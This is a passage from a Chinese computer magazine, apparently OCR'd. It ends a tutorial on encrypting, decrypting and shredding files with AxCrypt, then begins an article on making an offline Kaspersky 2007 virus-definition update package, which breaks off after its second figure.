进行有效的保护。目前AxCrypt的最新版本是1.6.4.4版，顺便给出一个下载链接地址http://www.crsky.com/soft/5994.html，把安装文件下载回来后，运行安装文件，选择“I Agree”后一路点击“Next”就来到了如图1所示的地方。




图1

软件提示要求重新启动计算机以完成安装，保持默认的“Reboot now”然后点“Finish”，电脑重新启动后选择一个文件并点击右键，我们就可以看到AxCrypt了，如图2。




图2

为了照顾跟我一样不会英语的叉子，我先使用“Google 翻译”简单翻译一下AxCrypt功能菜单中几个主要项的含义：

Encrypt	加密
Decrypt	解密
Encrypt a copy	加密文件的一个副本
Encrypt copy to .EXE	把文件的一个副本加密成.EXE格式的文件
Clear Passphrase Memory	清除记忆的密码
Make Key-File	制作解密文件
Shred and Delete	粉碎删除

对我们有用的也就是上面那几个，作为一款加密软件，最重要的功能就是加密了。

AxCrypt既可以对单个或多个文件进行加密，也可以对一个或多个文件夹下的所有文件进行加密。选中要加密的文件或文件夹，点右键，选择Encrypt，就打开了加密软件的窗口，如图3。





图3

AxCrypt提供了两种加密方式，一种是通过密码加密，一种是通过文件加密。如果大家想采用密码加密方式，就在“Enter passphrase”下面输入你想要设置的密码，然后在“Verity passphrase”下面重新输入一遍你的密码，点击“OK”就开始加密文件了，加密完成后文件的图标会变成一摞纸加两把钥匙，如图4。


图4

究竟在加密时的密码长度最高支持多少位我没有测试，但我使用256位密码加密成功，加密强度应该已经能满足你的需求了。AxCrypt还支持用一个文件来作为解密密钥的加密。理论上任何文件都可以用来做加密文件的Key-File，在加密后必须提供同一个Key-File才能解密。如果要用Key-File来加密，在图3中的加密窗口中点“Key-File”右边带三个点的按钮，就会出现如图5所示的提示窗口。




图5

大致意思就是说你将用一个Key-File来加密文件，它能提供最强壮的保护，但你必须保证Key-File的安全。点击“OK”后就出现了让你选择要加密用的Key-File的对话框，在这里选择要作为Key-File的文件就可以了，我们可以把任何文件作为Key-File（Key-File分标准和非标准两种，通过右键点击要作为Key-File的文件->AxCrypt->Make Key-File制作的是标准Key-File，没有经过AxCrypt制作而直接使用的是非标准Key-File，其实两个都能使用，只是在用非标准Key-File时会提示说可能丢失数据，不用管它，直接用就行了）。选择好Key-File后直接点“OK”就开始加密了，加密完成后只要你的Key-File是安全的，加密的文件也就是安全的。假如你要使用已经用AxCrypt加密后的文件，直接双击加密后的文件，就会弹出如图6所示的对话框，如果你是用密码加密的，就在“Enter passphrase”下面输入你的密码，如果是用Key-File加密的，就选择你加密时所用的Key-File，然后点“OK”就可以打开文件了（如果勾选了“Remember this for decryption”会记住解密密码，下次就可以不用密码或Key-File而直接打开了，但为了安全，不建议勾选）。如果打开后对文件进行了更改，也可以直接保存到加密文件。如果你不只是要打开加密的文件，而且要取消AxCrypt的加密，那就点击右键，选择AxCrypt->Decrypt，在弹出的解密窗口中输入你的密码或选择Key-File后就可以取消对文件的加密。




图6

作为一款保护个人机密文件的软件，AxCrypt还提供了对文件的物理擦除功能，选择右键菜单中的“Shred and Delete”就可以对要删除的文件进行物理擦除，这样就不怕文件恢复软件了，从而可以更好的保护你的机密文件。

AxCrypt作为一款优秀的加密软件，加密强度高，支持Key-File，可以彻底删除文件，是保护你重要文件的不错选择。

（本文所涉及到的AxCrypt已收录到光盘中）

文章难易度：☆☆☆
文章闪光点：手工制作卡巴的离线升级包

卡巴离线升级包的制作方法

巫卒

我们公司有两个办公室，由于条件限制，其中一个办公室不能上网，有的同事就下载一些小说到不能上网的电脑上去看，结果中毒了。不能上网的电脑都是外接的一些仪器设备，要是中毒了就要重新安装系统、重新装软件、调试外接设备等非常麻烦，于是就安装了杀毒软件（卡巴2007）来被动防御。由于不能上网，就得使用别的电脑来下载升级包，再拷过来升级，但是安装完卡巴2007后，它的病毒库是停留在2007年6月份，要是下载升级包那得多大啊？公司网速这么慢，不知道什么时候才能下载完。于是，我决定制作自己的卡巴离线升级包。

首先在文件夹选项的“查看”中设置文件查看方式为“显示所有文件夹和文件”，因为卡巴每次更新病毒库都是向C：\Documents and Settings\All Users\Application Data\Kaspersky Lab这个目录中下载的，通过卡巴在线更新可以知道它分别向Bases、Data、Dskm这三个文件中写文件，如图1。我们既然已经知道了卡巴更新时向哪些文件中写文件，只要我们把更新到这个目录中的文件提取出来不就可以制作升级包了吗？

手工提取文件的方法操作起来比较繁琐，为了方便就使用一个小软件把更新的病毒库文件以及更新时必须的调用文件拷贝出来，再进行压缩。我们打开“卡巴离线升级包制作器”，如图2，在软件的说明中会提示将病毒库文件复制到D盘的根目录中，并自动压缩。我们在备份病毒库前，要先把能上网的电脑病毒库更新到最新，然后再运行“卡巴离线升级包制作器”，如果你确认你的电脑病毒库是最新的，就按任意键开始备份。




图1




图2

